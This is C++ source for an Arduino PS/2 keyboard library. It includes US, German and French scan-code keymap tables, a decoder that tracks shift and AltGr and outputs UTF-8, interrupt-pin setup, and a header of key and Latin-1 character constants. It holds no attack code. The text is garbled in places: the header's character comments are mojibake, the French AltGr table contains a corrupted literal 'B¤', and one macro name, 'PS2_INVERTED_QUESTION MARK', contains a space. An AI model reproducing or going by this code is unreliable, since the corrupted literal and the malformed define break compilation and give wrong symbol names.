      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, '~', 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'Q', '!', 0,
      0, 0, 'Z', 'S', 'A', 'W', '@', 0,
      0, 'C', 'X', 'D', 'E', '$', '#', 0,
      0, ' ', 'V', 'F', 'T', 'R', '%', 0,
      0, 'N', 'B', 'H', 'G', 'Y', '^', 0,
      0, 0, 'M', 'J', 'U', '&', '*', 0,
      0, '<', 'K', 'I', 'O', ')', '(', 0,
      0, '>', '?', 'L', ':', 'P', '_', 0,
      0, 0, '"', 0, '{', '+', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, '}', 0, '|', 0, 0,
      0, 0, 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
      0
};


const PROGMEM PS2Keymap_t PS2Keymap_German = {
  // without shift
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, '^', 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'q', '1', 0,
      0, 0, 'y', 's', 'a', 'w', '2', 0,
      0, 'c', 'x', 'd', 'e', '4', '3', 0,
      0, ' ', 'v', 'f', 't', 'r', '5', 0,
      0, 'n', 'b', 'h', 'g', 'z', '6', 0,
      0, 0, 'm', 'j', 'u', '7', '8', 0,
      0, ',', 'k', 'i', 'o', '0', '9', 0,
      0, '.', '-', 'l', PS2_o_DIAERESIS, 'p', PS2_SHARP_S, 0,
      0, 0, PS2_a_DIAERESIS, 0, PS2_u_DIAERESIS, '\'', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, '+', 0, '#', 0, 0,
      0, '<', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
  // with shift
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, PS2_DEGREE_SIGN, 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'Q', '!', 0,
      0, 0, 'Y', 'S', 'A', 'W', '"', 0,
      0, 'C', 'X', 'D', 'E', '$', PS2_SECTION_SIGN, 0,
      0, ' ', 'V', 'F', 'T', 'R', '%', 0,
      0, 'N', 'B', 'H', 'G', 'Z', '&', 0,
      0, 0, 'M', 'J', 'U', '/', '(', 0,
      0, ';', 'K', 'I', 'O', '=', ')', 0,
      0, ':', '_', 'L', PS2_O_DIAERESIS, 'P', '?', 0,
      0, 0, PS2_A_DIAERESIS, 0, PS2_U_DIAERESIS, '`', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, '*', 0, '\'', 0, 0,
      0, '>', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
      1,
```

```
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, 0, 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, '@', 0, 0,
      0, 0, 0, 0, 0, 0, PS2_SUPERSCRIPT_TWO, 0,
      0, 0, 0, 0, PS2_CURRENCY_SIGN, 0, PS2_SUPERSCRIPT_THREE, 0,
      0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, 0, 0, 0, 0, 0, 0,
      0, 0, PS2_MICRO_SIGN, 0, 0, '{', '[', 0,
      0, 0, 0, 0, 0, '}', ']', 0,
      0, 0, 0, 0, 0, 0, '\\', 0,
      0, 0, 0, 0, 0, 0, 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, '~', 0, '#', 0, 0,
      0, '|', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 }
};


const PROGMEM PS2Keymap_t PS2Keymap_French = {
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, PS2_SUPERSCRIPT_TWO, 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'a', '&', 0,
      0, 0, 'w', 's', 'q', 'z', PS2_e_ACUTE, 0,
      0, 'c', 'x', 'd', 'e', '\'', '"', 0,
      0, ' ', 'v', 'f', 't', 'r', '(', 0,
      0, 'n', 'b', 'h', 'g', 'y', '-', 0,
      0, 0, ',', 'j', 'u', PS2_e_GRAVE, '_', 0,
      0, ';', 'k', 'i', 'o', PS2_a_GRAVE, PS2_c_CEDILLA, 0,
      0, ':', '!', 'l', 'm', 'p', ')', 0,
      0, 0, PS2_u_GRAVE, 0, '^', '=', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, '$', 0, '*', 0, 0,
      0, '<', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
  // with shift
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, 0, 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, 'A', '1', 0,
      0, 0, 'W', 'S', 'Q', 'Z', '2', 0,
      0, 'C', 'X', 'D', 'E', '4', '3', 0,
      0, ' ', 'V', 'F', 'T', 'R', '5', 0,
      0, 'N', 'B', 'H', 'G', 'Y', '6', 0,
      0, 0, '?', 'J', 'U', '7', '8', 0,
      0, '.', 'K', 'I', 'O', '0', '9', 0,
      0, '/', PS2_SECTION_SIGN, 'L', 'M', 'P', PS2_DEGREE_SIGN, 0,
      0, 0, '%', 0, PS2_DIAERESIS, '+', 0, 0,
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, PS2_POUND_SIGN, 0,
PS2_MICRO_SIGN, 0, 0,
      0, '>', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 },
      1,
      {0, PS2_F9, 0, PS2_F5, PS2_F3, PS2_F1, PS2_F2, PS2_F12,
      0, PS2_F10, PS2_F8, PS2_F6, PS2_F4, PS2_TAB, 0, 0,
      0, 0 /*Lalt*/, 0 /*Lshift*/, 0, 0 /*Lctrl*/, '@', 0, 0,
      0, 0, 0, 0, 0, 0, '~', 0,
      0, 0, 0, 0, 0 /*PS2_EURO_SIGN*/, '{', '#', 0,
      0, 0, 0, 0, 0, 0, '[', 0,
      0, 0, 0, 0, 0, 0, '|', 0,
      0, 0, 0, 0, 0, '`', '\\', 0,
      0, 0, 0, 0, 0, '@', '^', 0,
      0, 0, 0, 0, 0, 0, ']', 0,
      0, 0, 0, 0, 0, 0, '}', 0,
```

```
      0 /*CapsLock*/, 0 /*Rshift*/, PS2_ENTER /*Enter*/, 'B¤', 0, '#', 0, 0,
      0, '|', 0, 0, 0, 0, PS2_BACKSPACE, 0,
      0, '1', 0, '4', '7', 0, 0, 0,
      '0', '.', '2', '5', '6', '8', PS2_ESC, 0 /*NumLock*/,
      PS2_F11, '+', '3', '-', '*', '9', PS2_SCROLL, 0,
      0, 0, 0, PS2_F7 }
};


#define BREAK     0x01
#define MODIFIER  0x02
#define SHIFT_L   0x04
#define SHIFT_R   0x08
#define ALTGR     0x10

static char get_iso8859_code(void)
{
      static uint8_t state=0;
      uint8_t s;
      char c;

      while (1) {
            s = get_scan_code();
            if (!s) return 0;
            if (s == 0xF0) {
                  state |= BREAK;
            } else if (s == 0xE0) {
                  state |= MODIFIER;
            } else {
                  if (state & BREAK) {
                        if (s == 0x12) {
                              state &= ~SHIFT_L;
                        } else if (s == 0x59) {
                              state &= ~SHIFT_R;
                        } else if (s == 0x11 && (state & MODIFIER)) {
                              state &= ~ALTGR;
                        }
                        state &= ~(BREAK | MODIFIER);
                        continue;
                  }
                  if (s == 0x12) {
                        state |= SHIFT_L;
                        continue;
                  } else if (s == 0x59) {
                        state |= SHIFT_R;
                        continue;
                  } else if (s == 0x11 && (state & MODIFIER)) {
                        state |= ALTGR;
                  }
                  c = 0;
                  if (state & MODIFIER) {
                        switch (s) {
                          case 0x70: c = PS2_INSERT;      break;
                          case 0x6C: c = PS2_HOME;        break;
                          case 0x7D: c = PS2_PAGEUP;      break;
                          case 0x71: c = PS2_DELETE;      break;
                          case 0x69: c = PS2_END;         break;
                          case 0x7A: c = PS2_PAGEDOWN;    break;
                          case 0x75: c = PS2_UPARROW;     break;
                          case 0x6B: c = PS2_LEFTARROW;   break;
                          case 0x72: c = PS2_DOWNARROW;   break;
                          case 0x74: c = PS2_RIGHTARROW;  break;
                          case 0x4A: c = '/';             break;
                          case 0x5A: c = PS2_ENTER;       break;
                          default: break;
                        }
                  } else if ((state & ALTGR) && keymap->uses_altgr) {
                        if (s < PS2_KEYMAP_SIZE)
                              c = pgm_read_byte(keymap->altgr + s);
```

```
                  } else if (state & (SHIFT_L | SHIFT_R)) {
                        if (s < PS2_KEYMAP_SIZE)
                              c = pgm_read_byte(keymap->shift + s);
                  } else {
                        if (s < PS2_KEYMAP_SIZE)
                              c = pgm_read_byte(keymap->noshift + s);
                  }
                  state &= ~(BREAK | MODIFIER);
                  if (c) return c;
            }
      }
}

bool PS2Keyboard::available() {
      if (CharBuffer || UTF8next) return true;
      CharBuffer = get_iso8859_code();
      if (CharBuffer) return true;
      return false;
}

int PS2Keyboard::read() {
      uint8_t result;

      result = UTF8next;
      if (result) {
            UTF8next = 0;
      } else {
            result = CharBuffer;
            if (result) {
                  CharBuffer = 0;
            } else {
                  result = get_iso8859_code();
            }
            if (result >= 128) {
                  UTF8next = (result & 0x3F) | 0x80;
                  result = ((result >> 6) & 0x1F) | 0xC0;
            }
      }
      if (!result) return -1;
      return result;
}

PS2Keyboard::PS2Keyboard() {
}

uint8_t PS2Keyboard::irq_num;

void PS2Keyboard::begin(uint8_t data_pin, uint8_t irq_pin, const PS2Keymap_t
&map) {
  irq_num=255;

  DataPin = data_pin;
  keymap = &map;

#ifdef INPUT_PULLUP
  pinMode(irq_pin, INPUT_PULLUP);
  pinMode(data_pin, INPUT_PULLUP);
#else
  pinMode(irq_pin, INPUT);
  digitalWrite(irq_pin, HIGH);
  pinMode(data_pin, INPUT);
  digitalWrite(data_pin, HIGH);
#endif

#ifdef CORE_INT_EVERY_PIN
  irq_num = irq_pin;

#else
  switch(irq_pin) {
```

```
    #ifdef CORE_INT0_PIN
    case CORE_INT0_PIN:
      irq_num = 0;
      break;
    #endif
    #ifdef CORE_INT1_PIN
    case CORE_INT1_PIN:
      irq_num = 1;
      break;
    #endif
    #ifdef CORE_INT2_PIN
    case CORE_INT2_PIN:
      irq_num = 2;
      break;
    #endif
    #ifdef CORE_INT3_PIN
    case CORE_INT3_PIN:
      irq_num = 3;
      break;
    #endif
    #ifdef CORE_INT4_PIN
    case CORE_INT4_PIN:
      irq_num = 4;
      break;
    #endif
    #ifdef CORE_INT5_PIN
    case CORE_INT5_PIN:
      irq_num = 5;
      break;
    #endif
    #ifdef CORE_INT6_PIN
    case CORE_INT6_PIN:
      irq_num = 6;
      break;
    #endif
    #ifdef CORE_INT7_PIN
    case CORE_INT7_PIN:
      irq_num = 7;
      break;
    #endif
  }
#endif

  head = 0;
  tail = 0;
  if (irq_num < 255) {
    attachInterrupt(irq_num, ps2interrupt, FALLING);
  }
}

void PS2Keyboard::end() {
  detachInterrupt(irq_num);
}
```

```
/*
  PS2Keyboard.h - PS2Keyboard бібліотека
*/


#ifndef PS2Keyboard_h
#define PS2Keyboard_h

#if defined(ARDUINO) && ARDUINO >= 100
#include "Arduino.h"
#else
#include "WProgram.h"
#endif

#include "utility/int_pins.h"

#define PS2_TAB                    9
#define PS2_ENTER             13
#define PS2_BACKSPACE              127
#define PS2_ESC                    27
#define PS2_INSERT                 0
#define PS2_DELETE                 127
#define PS2_HOME              0
#define PS2_END                    0
#define PS2_PAGEUP                 25
#define PS2_PAGEDOWN               26
#define PS2_UPARROW                11
#define PS2_LEFTARROW              8
#define PS2_DOWNARROW              10
#define PS2_RIGHTARROW             21
#define PS2_F1                     0
#define PS2_F2                     0
#define PS2_F3                     0
#define PS2_F4                     0
#define PS2_F5                     0
#define PS2_F6                     0
#define PS2_F7                     0
#define PS2_F8                     0
#define PS2_F9                     0
#define PS2_F10                    0
#define PS2_F11                    0
#define PS2_F12                    0
#define PS2_SCROLL                 0

#define PS2_INVERTED_EXCLAMATION   161 // BЎ
#define PS2_CENT_SIGN              162 // Bў
#define PS2_POUND_SIGN             163 // BJ
#define PS2_CURRENCY_SIGN          164 // B¤
#define PS2_YEN_SIGN               165 // BҐ
#define PS2_BROKEN_BAR                   166 // B¦
#define PS2_SECTION_SIGN           167 // B§
#define PS2_DIAERESIS              168 // BЁ
#define PS2_COPYRIGHT_SIGN         169 // B©
#define PS2_FEMININE_ORDINAL       170 // BЄ
#define PS2_LEFT_DOUBLE_ANGLE_QUOTE 171 // B«
#define PS2_NOT_SIGN               172 // B¬
#define PS2_HYPHEN                 173
#define PS2_REGISTERED_SIGN        174 // B®
#define PS2_MACRON                 175 // BЇ
#define PS2_DEGREE_SIGN            176 // B°
#define PS2_PLUS_MINUS_SIGN        177 // B±
#define PS2_SUPERSCRIPT_TWO        178 // BI
#define PS2_SUPERSCRIPT_THREE      179 // Bi
#define PS2_ACUTE_ACCENT           180 // Bґ
#define PS2_MICRO_SIGN             181 // Bµ
#define PS2_PILCROW_SIGN           182 // B¶
#define PS2_MIDDLE_DOT             183 // B·
#define PS2_CEDILLA                184 // Bё
#define PS2_SUPERSCRIPT_ONE        185 // B№
```

```
#define PS2_MASCULINE_ORDINAL      186 // Bє
#define PS2_RIGHT_DOUBLE_ANGLE_QUOTE     187 // B»
#define PS2_FRACTION_ONE_QUARTER   188 // Bj
#define PS2_FRACTION_ONE_HALF      189 // BS
#define PS2_FRACTION_THREE_QUARTERS 190 // Bs
#define PS2_INVERTED_QUESTION MARK  191 // Bї
#define PS2_A_GRAVE                192 // ГЋ
#define PS2_A_ACUTE                193 // ГЌ
#define PS2_A_CIRCUMFLEX           194 // Г,
#define PS2_A_TILDE                195 // Гѓ
#define PS2_A_DIAERESIS            196 // Г„
#define PS2_A_RING_ABOVE           197 // Г…
#define PS2_AE                     198 // Г†
#define PS2_C_CEDILLA              199 // Г‡
#define PS2_E_GRAVE                200 // Г€
#define PS2_E_ACUTE                201 // Г‰
#define PS2_E_CIRCUMFLEX           202 // ГЉ
#define PS2_E_DIAERESIS            203 // Г‹
#define PS2_I_GRAVE                204 // ГЊ
#define PS2_I_ACUTE                205 // ГЋ
#define PS2_I_CIRCUMFLEX           206 // ГЋ
#define PS2_I_DIAERESIS            207 // ГЏ
#define PS2_ETH                    208 // ГЋ
#define PS2_N_TILDE                209 // Г‘
#define PS2_O_GRAVE                210 // Г’
#define PS2_O_ACUTE                211 // Г“
#define PS2_O_CIRCUMFLEX           212 // Г”
#define PS2_O_TILDE                213 // Г•
#define PS2_O_DIAERESIS            214 // Г–
#define PS2_MULTIPLICATION         215 // Г—
#define PS2_O_STROKE               216 // Г
#define PS2_U_GRAVE                217 // Г™
#define PS2_U_ACUTE                218 // ГЉ
#define PS2_U_CIRCUMFLEX           219 // Г›
#define PS2_U_DIAERESIS            220 // ГЊ
#define PS2_Y_ACUTE                221 // Гќ
#define PS2_THORN             222 // ГЋ
#define PS2_SHARP_S                223 // Гџ
#define PS2_a_GRAVE                224 // Г 
#define PS2_a_ACUTE                225 // ГЎ
#define PS2_a_CIRCUMFLEX           226 // ГЎ
#define PS2_a_TILDE                227 // ГЈ
#define PS2_a_DIAERESIS            228 // Г¤
#define PS2_a_RING_ABOVE           229 // ГЏ
#define PS2_ae                     230 // Г¦
#define PS2_c_CEDILLA              231 // Г§
#define PS2_e_GRAVE                232 // ГЁ
#define PS2_e_ACUTE                233 // Г©
#define PS2_e_CIRCUMFLEX           234 // ГЄ
#define PS2_e_DIAERESIS            235 // Г«
#define PS2_i_GRAVE                236 // Г¬
#define PS2_i_ACUTE                237 // Г-
#define PS2_i_CIRCUMFLEX           238 // Г®
#define PS2_i_DIAERESIS            239 // ГЇ
#define PS2_eth                    240 // Г°
#define PS2_n_TILDE                241 // Г±
#define PS2_o_GRAVE                242 // ГІ
#define PS2_o_ACUTE                243 // Гі
#define PS2_o_CIRCUMFLEX           244 // Гґ
#define PS2_o_TILDE                245 // Гµ
#define PS2_o_DIAERESIS            246 // Г¶
#define PS2_DIVISION               247 // Г·
#define PS2_o_STROKE               248 // Гё
#define PS2_u_GRAVE                249 // Г№
#define PS2_u_ACUTE                250 // Гє
#define PS2_u_CIRCUMFLEX           251 // Г»
#define PS2_u_DIAERESIS            252 // Гј
#define PS2_y_ACUTE                253 // ГЅ
#define PS2_thorn             254 // Гѕ
```

```
#define PS2_y_DIAERESIS             255 // Ÿ


#define PS2_KEYMAP_SIZE 136

typedef struct {
      uint8_t noshift[PS2_KEYMAP_SIZE];
      uint8_t shift[PS2_KEYMAP_SIZE];
      uint8_t uses_altgr;
      uint8_t altgr[PS2_KEYMAP_SIZE];
} PS2Keymap_t;


extern const PROGMEM PS2Keymap_t PS2Keymap_US;
extern const PROGMEM PS2Keymap_t PS2Keymap_German;
extern const PROGMEM PS2Keymap_t PS2Keymap_French;


class PS2Keyboard {
  public:
    PS2Keyboard();

    static void begin(uint8_t dataPin, uint8_t irq_pin, const PS2Keymap_t &map =
PS2Keymap_US);
    static void end();

    static bool available();

    static int read();

  private:
    static uint8_t irq_num;
};

#endif
```